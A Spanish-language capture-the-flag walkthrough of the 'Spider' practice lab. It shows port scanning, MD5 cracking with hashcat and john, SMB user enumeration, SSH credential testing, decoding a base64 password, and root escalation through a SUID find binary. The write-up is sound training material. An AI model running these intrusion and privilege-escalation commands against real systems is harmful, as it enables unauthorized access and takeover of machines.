Solución al lab **Spider** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/Spider
Session  Actions  Edit  View  Help

══════════════════════════════════════════════════════════════════════════
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SPIDER.
Aprende, simula, escala. Sin burocracia.
══════════════════════════════════════════════════════════════════════════

[√] Imagen cargada correctamente.
[*] Iniciando laboratorio...
[√] Laboratorio iniciado correctamente.

══════════════════════════════════════════════════════════════════════════
[√] Laboratorio desplegado correctamente.
══════════════════════════════════════════════════════════════════════════

  LAB: SPIDER
  DIFICULTAD: *** Difícil (5 puntos)
  TIPO: Multi-Vector Penetration Test

══════════════════════════════════════════════════════════════════════════
IP del laboratorio: 172.17.0.2
══════════════════════════════════════════════════════════════════════════

Presiona Ctrl+C cuando quieras detener el laboratorio.
```


Comenzaremos realizando un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/Spider
Session  Actions  Edit  View  Help
chifay@kali: ~/Whoami-Labs/Spider   chifay@kali: ~/Whoami-Labs/Spider
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_Spider
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 15:52 -0600
```

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 64 vsftpd 3.0.5
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2b:39:df:00:99:50:55:ae:4e:d4:fd:9c:48:44:6a:7e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB5GmrkBR0cRqRLZ7eeo7dTQCvM4Em75TOzHoQySHES/8nzk4vOFSV
nYvC1uCVhesYGWjKxOpUnmaOuyX0o0v7M=
|   256 91:cb:71:f0:02:a8:31:44:9d:d9:5b:f6:a2:2c:5f:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIsyio9BfLYll5s+iXP9mCgu+ljumDYI3m+wZRi/zoQd
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Spider Web Systems
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 7A:E2:1A:2C:44:E1 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 34151/tcp): CLEAN (Couldn't connect)
```


```
|   Check 3 (port 58197/udp): CLEAN (Timeout)
|   Check 4 (port 12863/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-08-02T21:52:37
|_  start_date: N/A
```

Iniciaremos analizando el servicio web






Enumeración web




En la parte web encontramos un hash y los directorios /backup y /uploads

Veamos el contenido del directorio /backup



Contenido del directorio /uploads



Ambos directorios sin archivos

Vamos a decodificar el hash encontrado en la web, el cual tiene característica de ser MD5

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ echo "5f4dcc3b5aa765d61d8327deb882cf99" > hash.txt
```

Con hashcat

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #
1 [The pocl project]
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
```

Con jhon

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/chifay/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
1g 0:00:00:00 DONE (2026-08-02 16:33) 100.0g/s 76800p/s 76800c/s 76800C/s 123456..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ya tenemos una posible contraseña "password", pasemos a analizar el smb en búsqueda del nombre de algún usuario

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ smbclient -L //172.17.0.2 -N

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Spider Samba Server)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Aug  2 16:01:52 2026
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\spiderman (Local User)
S-1-22-1-1001 Unix User\peter (Local User)
```

Se encontraron dos usuarios spiderman y peter, vamos a probarlos con la contraseña encontrada anteriormente

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ sshpass -p "password" ssh -o StrictHostKeyChecking=no spiderman@172.17.0.2 "whoami"
spiderman

┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ sshpass -p "password" ssh -o StrictHostKeyChecking=no peter@172.17.0.2 "whoami"
Permission denied, please try again.
```

La contraseña encontrada corresponde para el usuario spiderman, vamos a conectarnos con ese usuario y ver que permisos tiene ese usuario


```
spiderman@5731778c6dc2:~$ whoami
spiderman
spiderman@5731778c6dc2:~$ id
uid=1000(spiderman) gid=1000(spiderman) groups=1000(spiderman)
spiderman@5731778c6dc2:~$ sudo -l
[sudo] password for spiderman:
Sorry, user spiderman may not run sudo on 5731778c6dc2.
spiderman@5731778c6dc2:~$ pwd
/home/spiderman
spiderman@5731778c6dc2:~$ ls -al
total 40
drwxr-x--- 1 spiderman spiderman 4096 Aug  2 22:42 .
drwxr-xr-x 1 root      root      4096 Dec 13  2025 ..
-rw------- 1 spiderman spiderman    5 Aug  2 22:42 .bash_history
-rw-r--r-- 1 spiderman spiderman  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 spiderman spiderman 3771 Jan  6  2022 .bashrc
drwx------ 2 spiderman spiderman 4096 Aug  2 22:42 .cache
-rw-r--r-- 1 spiderman spiderman  807 Jan  6  2022 .profile
-rw------- 1 spiderman spiderman   33 Dec 13  2025 flag_user.txt
-rw-rw-r-- 1 spiderman spiderman  449 Dec 13  2025 hint.txt
spiderman@5731778c6dc2:~$
```


Veamos el contenido de los archivos txt

```
spiderman@5731778c6dc2:~$ cat flag_user.txt
FLAG{SP1D3R_FTP_4CC3SS_C0MPL3T3}
spiderman@5731778c6dc2:~$ cat hint.txt
        ═══════════════════════════════════════════
  SPIDER WEB SYSTEMS - Internal Notes
═══════════════════════════════════════════

TODO for Peter:
───────────────
Your credentials are stored here for backup:

Username: peter
Password: cGFya2VyMTIz

Note: Password is Base64 encoded for security.
Decode: echo "cGFya2VyMTIz" | base64 -d

Web upload panel: /uploads
Backup directory: /backup

Remember: Check the web server for more clues.

- Spiderman

spiderman@5731778c6dc2:~$
```


Hemos encontrado la bandera del usuario spiderman y una pista con las credenciales de peter, vamos a decodificar la contraseña de peter

```
spiderman@5731778c6dc2:~$ echo "cGFya2VyMTIz" | base64 -d
parker123spiderman@5731778c6dc2:~$
```

Probemos estas credenciales con ssh a ver que encontramos




```
Session  Actions  Edit  View  Help
chifay@kali: ~/Whoami-Labs/Spider   spiderman@5731778c6dc2: ~   peter@5731778c6dc2: ~

  Welcome to Spider Web Systems
  Multi-Vector Penetration Testing Lab

peter@5731778c6dc2:~$
```



```
peter@5731778c6dc2:~$ whoami
peter
peter@5731778c6dc2:~$ id
uid=1001(peter) gid=1001(peter) groups=1001(peter)
peter@5731778c6dc2:~$ sudo -l
[sudo] password for peter:
Sorry, user peter may not run sudo on 5731778c6dc2.
peter@5731778c6dc2:~$ pwd
/home/peter
peter@5731778c6dc2:~$ ls -al
total 32
drwxr-x--- 1 peter peter 4096 Aug  3 03:02 .
drwxr-xr-x 1 root  root  4096 Dec 13  2025 ..
-rw-r--r-- 1 peter peter  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 peter peter 3771 Jan  6  2022 .bashrc
drwx------ 2 peter peter 4096 Aug  3 03:02 .cache
-rw-r--r-- 1 peter peter  807 Jan  6  2022 .profile
-rw------- 1 peter peter   31 Dec 13  2025 flag_peter.txt
peter@5731778c6dc2:~$ cat flag_peter.txt
FLAG{P3T3R_P4RK3R_SH3LL_PWN3D}
peter@5731778c6dc2:~$
```


Hemos encontrado la bandera de peter

Ahora vamos a buscar binarios SUID para ver si los podemos usar para escalar privilegios



```
spiderman@5731778c6dc2:~$ find / -perm -4000 -type f -ls 2>/dev/null
   312699     72 -rwsr-xr-x   1 root     root        72712 Feb  6  2024 /usr/bin/chfn
   312841     60 -rwsr-xr-x   1 root     root        59976 Feb  6  2024 /usr/bin/passwd
   312905     56 -rwsr-xr-x   1 root     root        55680 Apr  9  2024 /usr/bin/su
   312767     72 -rwsr-xr-x   1 root     root        72072 Feb  6  2024 /usr/bin/gpasswd
   312931     36 -rwsr-xr-x   1 root     root        35200 Apr  9  2024 /usr/bin/umount
   312825     48 -rwsr-xr-x   1 root     root        47488 Apr  9  2024 /usr/bin/mount
   312705     44 -rwsr-xr-x   1 root     root        44808 Feb  6  2024 /usr/bin/chsh
   406517    276 -rwsr-xr-x   1 root     root       282088 Mar 23  2022 /usr/bin/find
   312830     40 -rwsr-xr-x   1 root     root        40496 Feb  6  2024 /usr/bin/newgrp
   317078    228 -rwsr-xr-x   1 root     root       232416 Jun 25  2025 /usr/bin/sudo
   317272     36 -rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   317314    332 -rwsr-xr-x   1 root     root         338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
spiderman@5731778c6dc2:~$
```

Encontramos que el binario find posee SUID, es decir, se ejecuta con los permisos de root, vamos a aprovechar esto para establecer una shell como root



```
spiderman@5731778c6dc2:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.1# whoami
root
bash-5.1# find / -name flag.txt 2>/dev/null
/root/flag.txt
bash-5.1# cat /root/flag.txt
FLAG{SP1D3RM4N_R00T_M4ST3R_2025}
bash-5.1#
```

Probando las credenciales del usuario spiderman en ftp

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:chifay): spiderman
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||21108|)
150 Here comes the directory listing.
drwxr-x---    1 1000     1000         4096 Aug 02 22:42 .
drwxr-xr-x    1 0        0            4096 Dec 13  2025 ..
-rw-------    1 1000     1000           79 Aug 03 03:50 .bash_history
-rw-r--r--    1 1000     1000          220 Jan 06  2022 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jan 06  2022 .bashrc
drwx------    2 1000     1000         4096 Aug 02 22:42 .cache
-rw-r--r--    1 1000     1000          807 Jan 06  2022 .profile
-rw-------    1 1000     1000           33 Dec 13  2025 flag_user.txt
-rw-rw-r--    1 1000     1000          449 Dec 13  2025 hint.txt
226 Directory send OK.
ftp> pwd
Remote directory: /home/spiderman
ftp> █
```

Tenemos acceso a los archivos del home de spiderman, en donde anteriormente encontramos la bandera del usuario spiderman y una pista con las credenciales del usuario peter

Probando las credenciales del usuario peter en ftp

```
┌──(chifay㉿kali)-[~/Whoami-Labs/Spider]
└─$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:chifay): peter
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/peter
ftp> ls -al
229 Entering Extended Passive Mode (|||21103|)
150 Here comes the directory listing.
drwxr-x---    1 1001     1001         4096 Aug 03 03:02 .
drwxr-xr-x    1 0        0            4096 Dec 13  2025 ..
-rw-r--r--    1 1001     1001          220 Jan 06  2022 .bash_logout
-rw-r--r--    1 1001     1001         3771 Jan 06  2022 .bashrc
drwx------    2 1001     1001         4096 Aug 03 03:02 .cache
-rw-r--r--    1 1001     1001          807 Jan 06  2022 .profile
-rw-------    1 1001     1001           31 Dec 13  2025 flag_peter.txt
226 Directory send OK.
ftp> █
```

Igual que el caso anterior vemos los archivos del home del usuario